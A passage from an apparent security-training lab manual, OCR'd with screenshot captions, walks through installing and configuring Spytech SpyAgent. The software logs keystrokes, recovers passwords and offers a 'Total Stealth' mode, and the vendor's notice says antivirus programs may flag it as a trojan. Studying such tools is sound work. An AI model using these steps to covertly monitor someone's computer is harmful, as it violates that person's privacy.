
14. The **Spytech SpyAgent** folder location window appears; close the window.


Spytech SpyAgent
File
Home
Share
View
Pin to Quick access
Copy
Paste
Move to
Copy to
Delete
Rename
New folder
Properties
Select all
Select none
Invert selection
Clipboard
Organize
New
Open
Select
« Programs › Spytech SpyAgent
Search Spytech SpyAgent
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Desktop
Documents
Downloads
8 items

Name	Date modified	Type
License EULA	11/8/2019 2:47 PM	Shortcut
Purchase SpyAgent Online!!	11/8/2019 2:47 PM	Shortcut
Read me	11/8/2019 2:47 PM	Shortcut
Remove Spytech SpyAgent	11/8/2019 2:47 PM	Shortcut
SpyAgent Help Documentation	11/8/2019 2:47 PM	Shortcut
SpyAgent PC Surveillance	11/8/2019 2:47 PM	Shortcut
SpyAgent's 10 Step Guide to Total Stealth	11/8/2019 2:47 PM	Shortcut
Stop SpyAgent Stealth Mode	11/8/2019 2:47 PM	Shortcut

Figure 3.2.7: Spytech SpyAgent folder

15. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.


A NOTICE FOR ANTIVIRUS USERS
spytech
SpyAgent
< Back
Next >
Cancel


Modern antivirus programs can detect a wide range of potentially dangerous programs. This normally goes far beyond traditional viruses and worms and often includes heuristic alerts, which basically means that you can get alerts and warnings when an antivirus program "thinks it could be" something.

These warnings should be expected for the following types of applications:
- Software that logs or captures keystrokes
- Software that monitors user activity
- Software that allows you to recover passwords or other personal data
- Software that monitors or logs Internet or network activity

Since SpyAgent can do all of the above, some antivirus solutions may deem SpyAgent as 'potentially harmful' or a 'trojan' despite it being a legitimate tool to monitor your computer (and users). With all Spytech software, you can be sure our products are 100% safe to use and virus-free.
If you run into any "trojan" related warnings, it is very likely to be a

Figure 3.2.8: A Notice For Antivirus Users window

16. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.



Finished

Setup is complete and Spytech SpyAgent is now installed!

☑ Run SpyAgent


☐ View Help Documentation

Click Close to end the Setup

Figure 3.2.9: Finished window

17. The **Spytech SpyAgent** dialog box appears; click **Continue...**.

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.



spytech SpyAgent

Computer Monitoring and Activity Recording Software


Worried about how your PC is being used? Need to keep tabs on your children or employees - or just need to record your PC activity? SpyAgent is the award-winning solution that has put minds at ease for over 19 years.

This window will be displayed upon every run of SpyAgent. All monitoring intervals during this trial period will terminate after 30 minutes. This window is eliminated in the full version of SpyAgent. The trial period is also unlimited as well.

SpyAgent can be purchased for individual use or for multiple computers. Click on the Buy Now button for information on how you can purchase SpyAgent and start monitoring today. A page will be opened in your web browser.

Figure 3.2.10: Spytech SpyAgent dialog box

18. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue…**.


spytech
SpyAgent
first time usage tips and help

Welcome to SpyAgent! (Step 1)


Before you can start using SpyAgent you must configure your password that will be used for accessing SpyAgent. Do not lose this password as it cannot be reset without a reinstallation of SpyAgent.

click to continue...

Figure 3.2.11: Step 1 of the setup wizard

19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.


Old Password
New Password
Confirm Password

Old Password:

New Password: ••••••••

Confirm Password: ••••••••


This password restricts other users from changing the SpyAgent settings.

Cancel
OK

Figure 3.2.12: Selecting New Password

20. The **password changed** pop-up appears; click **OK**.

21. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue…**.



spytech

SpyAgent

first time usage tips and help

Welcome to SpyAgent! (Step 2)

